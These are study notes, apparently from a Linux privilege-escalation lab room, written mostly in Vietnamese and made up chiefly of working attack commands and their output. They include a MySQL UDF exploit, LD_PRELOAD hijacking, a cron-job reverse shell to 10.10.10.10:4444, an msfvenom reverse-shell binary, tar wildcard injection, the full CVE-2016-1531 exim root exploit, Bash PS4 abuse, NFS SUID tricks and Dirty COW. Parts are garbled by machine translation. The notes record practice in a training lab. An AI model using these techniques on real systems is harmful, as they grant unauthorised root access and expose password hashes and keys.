Linux PrivEsc

Created By	
Last Edited By	

Service Exploits

`cd /home/user/tools/mysql-udf`

Compile the raptor_udf2.c exploit:

```
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Kết nối với dịch vụ MySQL với tư cách là người dùng gốc bằng mật khẩu trống:

```
mysql -u root
```

Tạo 1 hàm do người dùng xác định (UDF) "do_system" bằng cách sử dụng khai thác đã biên dịch của chúng tôi:

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
```

Sử dụng copy /bin/bash to /tmp/rootbash và set quyền SUID

```
select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
```

Weak File Permissions - Readable /etc/shadow

Tệp /etc/shadow chứa các hàm băm mật khẩu người dùng và thường chỉ root mới có thể đọc được.

lấy mật khẩu đc mã hóa bằng john the ripper

`john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

Weak File Permissions - Writable /etc/shadow tạo 1 pass khác cho root

`mkpasswd -m sha-512 newpasswordhere`

→ tạo một password hash

Weak File Permissions - Writable /etc/passwd

`openssl passwd newpasswordhere`

→ tạo một password hash

sửa tệp passwd với pass vừa hash

chuyển sang root vs pass mới

Sudo - Shell Escape Sequences

`sudo -l`

→ list các programs cho phép người dùng chạy

Sudo - Environment Variables

Sudo có thể được định cấu hình để kế thừa các biến môi trường nhất định từ môi trường của người dùng.

Kiểm tra xem biến môi trường nào được kế thừa (tìm các tùy chọn env_keep):

`sudo -l`

```
ser@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
# đều được kế thừa từ môi trường của người dùng
# LD_PRELOAD tải một đối tượng được chia sẻ trước bất kỳ đối tượng nào khác khi một chương trình được chạy.
# LD_LIBRARY_PATH cung cấp một danh sách các thư mục nơi các thư viện được chia sẻ được tìm kiếm đầu tiên.
User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

Tạo một đối tượng được chia sẻ bằng cách sử dụng code nằm ở /home/user/tools/sudo/preload.c:

`gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c`

Chạy một trong các chương trình bạn được phép chạy qua sudo (được liệt kê khi chạy **sudo -l**), trong khi đặt biến môi trường LD_PRELOAD thành đường dẫn đầy đủ của đối tượng được chia sẻ mới:

`sudo LD_PRELOAD=/tmp/preload.so program-name-here`

Một vỏ rễ nên sinh sản. Thoát ra khỏi vỏ trước khi tiếp tục. Tùy thuộc vào chương trình bạn đã chọn, bạn cũng có thể cần phải thoát khỏi chương trình này.

Chạy ldd chống lại tệp chương trình apache2 để xem thư viện được chia sẻ nào được chương trình sử dụng:

`ldd /usr/sbin/apache2`

Tạo một đối tượng được chia sẻ có cùng tên với một trong các thư viện được liệt kê (libcrypt.so.1) bằng cách sử dụng mã nằm ở /home/user/tools/sudo/library_path.c:

`gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c`

Chạy apache2 bằng sudo, trong khi cài đặt biến môi trường LD_LIBRARY_PATH thành / tmp (nơi chúng tôi xuất ra đối tượng được chia sẻ đã biên dịch):

`sudo LD_LIBRARY_PATH=/tmp apache2`

Một vỏ rễ nên sinh sản. Thoát ra khỏi vỏ. Hãy thử đổi tên /tmp/libcrypt.so.1 thành tên của một thư viện khác được apache2 sử dụng và chạy lại apache2 bằng sudo. Nó có hoạt động không? Nếu không, hãy cố gắng tìm ra lý do tại sao không và làm thế nào mã library_path.c có thể được thay đổi để làm cho nó hoạt động.

Cron Jobs - File permissions

Công việc Cron là các chương trình hoặc tập lệnh mà người dùng có thể lên lịch để chạy vào những thời điểm hoặc khoảng thời gian cụ thể. Tệp bảng Cron (crontabs) lưu trữ cấu hình cho các công việc cron. Crontab toàn hệ thống được đặt tại /etc/crontab.

Xem nội dung của crontab toàn hệ thống:

`cat /etc/crontab`

Cần có hai công việc định kỳ được lên lịch để chạy mỗi phút. Một cái chạy overwrite.sh, cái kia chạy / usr / local / bin / compress.sh.

Xác định vị trí đường dẫn đầy đủ của tệp overwrite.sh:

`locate overwrite.sh`

Lưu ý rằng tệp có thể ghi trên toàn thế giới:

`ls -l /usr/local/bin/overwrite.sh`

Thay thế nội dung của tệp overwrite.sh bằng nội dung sau sau khi thay đổi địa chỉ IP thành địa chỉ của hộp Kali của bạn.

```
#!/bin/bashbash -i >&dev/tcp/10.10.10.10/4444 0>&1
```

Thiết lập một listener netcat trên hộp Kali của bạn trên cổng 4444 và đợi cho công việc cron chạy (sẽ không mất nhiều thời gian hơn một phút). Một root shell nên kết nối trở lại với người nghe netcat của bạn. Nếu nó không kiểm tra lại quyền của tệp, có gì bị thiếu không?

`nc -nvlp 4444`

Cron Jobs - PATH Environment Variable

Xem nội dung của crontab toàn hệ thống:

`cat /etc/crontab`

Lưu ý rằng biến PATH bắt đầu bằng **/home/user** là thư mục chính của người dùng của chúng ta.

Tạo một tệp có tên **overwrite.sh** trong thư mục chính của bạn với các nội dung sau:

`#!/bin/bash`

`cp /bin/bash /tmp/rootbash`

`chmod +xs /tmp/rootbash`

Đảm bảo rằng tệp có thể thực thi được:

`chmod +x /home/user/overwrite.sh`

Đợi công việc cron chạy (không nên mất quá một phút). Chạy lệnh /tmp/rootbash với -p để có được shell chạy với các đặc quyền gốc:

`/tmp/rootbash -p`

Hãy nhớ xóa mã đã sửa đổi, xóa tệp thực thi / tmp / rootbash và thoát ra khỏi trình bao nâng cao trước khi tiếp tục vì bạn sẽ tạo lại tệp này sau này trong phòng!

`rm /tmp/rootbash`

`exit`

Cron Jobs - Wildcards

Xem nội dung của tập lệnh công việc cron khác:

`cat /usr/local/bin/compress.sh`

Lưu ý rằng lệnh tar đang được chạy với ký tự đại diện (*) trong thư mục chính của bạn.

Hãy xem trang go awayBins để biết tar. Lưu ý rằng tar có các tùy chọn dòng lệnh cho phép bạn chạy các lệnh khác như một phần của tính năng điểm kiểm tra.

Sử dụng msfvenom trên hộp Kali của bạn để tạo tệp nhị phân ELF shell ngược. Cập nhật địa chỉ IP LHOST cho phù hợp:

`msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f elf -o shell.elf`

Chuyển tập tin shell.elf sang **/home/user/** trên máy ảo Debian (bạn có thể sử dụng **scp** hoặc lưu trữ tập tin trên một máy chủ web trên hộp Kali của bạn và sử dụng **wget**). Đảm bảo tệp có thể thực thi được:

`chmod +x /home/user/shell.elf`

Tạo hai tệp này trong /home/user:

`touch /home/user/--checkpoint=1` `touch /home/user/--checkpoint-action=exec=shell.elf`

Khi lệnh tar trong tác vụ cron chạy, ký tự đại diện (*) sẽ mở rộng để bao gồm các tệp này. Vì tên tệp của họ là các tùy chọn dòng lệnh tar hợp lệ, tar sẽ nhận ra chúng như vậy và coi chúng là tùy chọn dòng lệnh thay vì tên tệp.

Thiết lập một listener netcat trên hộp Kali của bạn trên cổng 4444 và đợi cho công việc cron chạy (sẽ không mất nhiều thời gian hơn một phút). Một root shell nên kết nối trở lại với người nghe netcat của bạn.

`nc -nvlp 4444`

Hãy nhớ thoát ra khỏi trình bao gốc và xóa tất cả các tệp bạn đã tạo để ngăn công việc cron thực thi lại:

`rm /home/user/shell.elf` `rm /home/user/--checkpoint=1` `rm /home/user/--checkpoint-action=exec=shell.elf`

SUID / SGID Executables - Shared Object Injection

Tìm tất cả các tệp thực thi SUID/SGID trên máy ảo Debian:

`find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null`

/ : cho phép tìm kiếm trong thư mục root

-print hiển thị các thư mục trong kết quả tìm

-size +10M: tìm với dung lượng lớn hơn 10M

-exex rm{} tìm xog xóa 🙂

-cmin -120 tìm file có sự thay đổi trong 2h gần đây

-atime 20 file mà được truy cập trong 20 ngày trước đây

-a : ẩn

`\( -perm -u+s -o -perm -g+s \)`: lọc theo quyền jj đó

`/dev/null` là 1 device hay 1 file đặc biệt trong linux chứa các dữ liệu rác từ các input stream khi ko muốn xử lý hoặc hiển thị nó (hố đen chó thể chứa tất cả các dữ liệu được redirect tới nó)

`>` toán tử redirect từ luồng stream này sang luồng stream khác

→ với: `echo hello >/dev/null 2>&1`

- >/dev/null: redirect tất cả các standard output sang /dev/null = `1>/dev/null`
- `2>&1` redirect tất cả các standard error sang standard output và standard output đang trỏ tới /dev/null → error sẽ redirect tới /dev/null

→ hiểu đơn giản: không in ra màn hình tất cả các output và error bằng cách đẩy và /dev/null và echo cũng là một loại standard output

vd:

```
$ cat Test
echo stdout
echo stderr >&2

$ ./Test > /dev/null 2>&1


$ ./Test 2>&1 > /dev/null
stderr
# error duoc redirect toi output o day la echo nen duoc in ra man hinh con nhung output khac se dc tiep tuc redirect toi /dev/null
```

Lưu ý rằng /usr/sbin/exim-4.84-3 xuất hiện trong kết quả. Cố gắng tìm một khai thác đã biết cho phiên bản exim này. Exploit-DB, Google và GitHub là những nơi tốt để tìm kiếm!

Một khai thác leo thang đặc quyền địa phương phù hợp với phiên bản exim này một cách chính xác nên có sẵn. Một bản sao có thể được tìm thấy trên máy ảo Debian tại **/home/user/tools/suid/exim/cve-2016-1531.sh**.

Chạy tập lệnh khai thác để lấy root shell:

`/home/user/tools/suid/exim/cve-2016-1531.sh`

```
user@debian:~/tools/suid/exim$ cat cve-2016-1531.sh
#!/bin/sh
# CVE-2016-1531 exim <= 4.84-3 local root exploit
# ===============================================
# you can write files as root or force a perl module to
# load by manipulating the perl environment and running
# exim with the "perl_startup" arguement -ps.
#
# e.g.
# [fantastic@localhost tmp]$ ./cve-2016-1531.sh
# [ CVE-2016-1531 local root exploit
# sh-4.3# id
# uid=0(root) gid=1000(fantastic) groups=1000(fantastic)
#
# -- Hacker Fantastic
echo [ CVE-2016-1531 local root exploit
cat > /tmp/root.pm << EOF
package root;
use strict;
use warnings;

system("/bin/sh");
EOF
PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
user@debian:~/tools/suid/exim$ ./cve-2016-1531.sh
[ CVE-2016-1531 local root exploit
sh-4.1# id
uid=0(root) gid=1000(user) groups=0(root)
sh-4.1#
```

SUID / SGID Executables - Shared Object Injection

Tệp thực thi **/ usr / local / bin / suid-so** SUID dễ bị ảnh hưởng bởi việc tiêm đối tượng được chia sẻ.

Đầu tiên, thực thi tệp và lưu ý rằng hiện tại nó sẽ hiển thị thanh tiến trình trước khi thoát:

`/usr/local/bin/suid-so`

Chạy **strace** trên tệp và tìm kiếm đầu ra cho các open / truy cập và lỗi "`no such file`":

`strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"`

```
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

`strace` dùng để giám sát process, gỡ lỗi khắc phục sự cố,

`2>&1` : mỗi file đều có một định danh để có thể thao tác được gọi là các file descriptor - được thể hiện bằng 1 số nguyên dương:

```
standard input : 0
standard ouput : 1
standard error:  2
```

Lưu ý rằng tệp thực thi cố gắng tải đối tượng **/home/user/.config/libcalc.so** được chia sẻ trong thư mục chính của chúng ta, nhưng không thể tìm thấy nó.

Tạo thư mục **.config** cho tệp libcalc.so:

```
mkdir /home/user/.config
```


Bạn có thể tìm thấy mã đối tượng được chia sẻ ví dụ tại **/home/user/tools/suid/libcalc.c**. Nó chỉ đơn giản là sinh ra một shell Bash. Biên dịch mã thành một đối tượng được chia sẻ tại vị trí mà tệp thực thi **suid-so** đang tìm kiếm nó:

```
gcc /home/user/tools/suid/libcalc.c -shared -fPIC -o /home/user/.config/libcalc.so
```

Thực thi lại **suid-so** executable và lưu ý rằng lần này, thay vì thanh tiến trình, chúng ta nhận được một root shell.

```
/usr/local/bin/suid-so
```

(lam n false ko lay duoc shell root)



SUID / SGID Executables - Environment Variables

Tệp thực thi **/usr/local/bin/suid-env** có thể được khai thác do nó kế thừa biến môi trường PATH của người dùng và cố gắng thực thi các chương trình mà không chỉ định đường dẫn tuyệt đối.

Đầu tiên, thực thi tệp và lưu ý rằng có vẻ như nó đang cố gắng khởi động máy chủ web apache2:

```
/usr/local/bin/suid-env
```

Chạy các chuỗi trên tệp để tìm kiếm các chuỗi ký tự có thể in được:

```
strings /usr/local/bin/suid-env
```

Một dòng ("service apache2 start") gợi ý rằng tệp thực thi **dịch vụ** đang được gọi để khởi động máy chủ web, tuy nhiên đường dẫn đầy đủ của tệp thực thi (/ usr / sbin / service) không được sử dụng.

Biên dịch mã nằm ở **/home/user/tools/suid/service.c** thành một tệp thực thi được gọi là **dịch vụ**. Mã này chỉ đơn giản là tạo ra một bash shell:

```
gcc -o service /home/user/tools/suid/service.c
```

Thêm trước thư mục hiện tại (hoặc nơi đặt tệp thực thi dịch vụ mới) vào biến PATH và chạy tệp thực thi suid-env để có được trình bao gốc:

```
PATH=.:$PATH /usr/local/bin/suid-env
```

SUID / SGID Executables - Abusing Shell Features (#1)

Tệp thực thi / usr / local / bin / suid-env2 giống hệt với **/ usr / local / bin / suid-env** ngoại trừ việc nó sử dụng đường dẫn tuyệt đối của tệp thực thi dịch vụ (/ usr / sbin / service) để khởi động máy chủ web apache2.:

```
[....] Starting web server: apache2httpd (pid 1776) already running
. ok
```

Xác minh điều này bằng chuỗi:

```
strings /usr/local/bin/suid-env2
```

```
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
```

```
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
/usr/sbin/service apache2 start
```

Trong các phiên bản Bash **<4.2-048**, có thể xác định các hàm shell có tên giống với đường dẫn tệp, sau đó xuất các hàm đó để chúng được sử dụng thay vì bất kỳ tệp thực thi nào tại đường dẫn tệp đó.

Xác minh phiên bản Bash được cài đặt trên máy ảo Debian nhỏ hơn 4.2-048:

`/bin/bash --version`

```
4.1.5(1)-release (x86_64-pc-linux-gnu)
```

Tạo một hàm Bash với tên "**/usr/sbin/service**" thực thi một bash shell mới (sử dụng -p để các quyền được giữ nguyên) và xuất hàm:

`function /usr/sbin/service { /bin/bash -p; }`

`export -f /usr/sbin/service`

Chạy tệp thực thi **suid-env2** để có được trình bao gốc:

```
user@debian:~$ /usr/local/bin/suid-env2
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
```

`/us`

SUID / SGID Executables - Abusing Shell Features (#2)

Lưu ý: Điều này sẽ không hoạt động trên Bash phiên bản 4.4 trở lên.

Khi ở chế độ gỡ lỗi, Bash sử dụng biến môi trường **PS4** để hiển thị thêm lời nhắc gỡ lỗi các câu lệnh.

Chạy tệp thực thi **/ usr / local / bin / suid-env2** với tính năng gỡ lỗi bash được bật và biến PS4 được đặt thành một lệnh nhúng tạo ra phiên bản SUID của / bin / bash:

`env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2`

Chạy tệp thực thi /tmp/rootbash với -p để có được shell chạy với các đặc quyền gốc:

`/tmp/rootbash -p`

Hãy nhớ xóa tệp thực thi / tmp / rootbash và thoát ra khỏi shell nâng cao trước khi tiếp tục vì bạn sẽ tạo lại tệp này sau này trong phòng!

`rm /tmp/rootbash` `exit`


Passwords & Keys - History Files

Xem lại lịch sử dùng lệnh ẩn trong user's home directory

```
cat ~/*history | less
```

Passwords & Keys - Config Files

file config thường chứa password ở dạng plaintext hoặc dạng reversible




```
user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
```

Passwords & Keys - SSH Keys

Sẽ có trường hợp user thực hiện sao lưu các file quan trọng ko có sự bảo mật = quyền …


`ls -la /`

→ tìm kiếm các file và dir ẩn trong thư mục root

(.ssh → ẩn chứa private SSH dành cho user root)

root_key: file có thể world-readable

```
ls -l /.ssh
total 4
-rw-r--r-- 1 root root 1679 Aug 25  2019 root_key
```



false not da lay dc rootkey

NFS

Các file được tạo qua NFD kế thừa ID của **remote**
user's. Nếu user root enable, ngược lại ID set thành nobody user

`cat /etc/exports`

```
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

→ kiểm tra cấu hình nfs share trên máy ảo đang remote

Sử dụng user root trên máy kali tạo mount point - một điểm gắn kết trên Kali và nối với the **/tmp**
share

`mkdir /tmp/nfs`

`mount -o rw,vers=2 10.10.10.10:/tmp /tmp/nfs`

Tạo payload msfvenom và lưu vào mounted share

`msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf`

thêm quyền + x và đặt quyền SUID

`chmod +xs /tmp/nfs/shell.elf`

Quay lại máy ảo với user quyền thấp, run lệnh `chmod +xs /tmp/nfs/shell.elf` và có 1 root shell

Kernel Exploits

Kernel Exploits có thể khiến hệ thống ở trạng thái ko ổn định → lựa chọn cuối

run tool **Linux Exploit Suggester 2 để xác định các kernel exploits tiềm năng có trên hệ thống hiện tại:**

`perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl`

Linux kernel exploit phổ biến Dirty COW có thể được tìm tại

/home/user/tools/kernel-exploits/dirtycow/c0w.c
Nó thay thế SUID file /usr/bin/passwd bằng một file tạo ra shell (a backup of /usr/bin/passwd is made at /tmp/bak).

`gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w`

`./c0w`

Khi exploit xog run `/usr/bin/passwd` để có được root-shell

(khổi phục file **/ usr / bin / passwd** ban đầu:

```
mv /tmp/bak /usr/bin/passwd
```

```
exit
```

)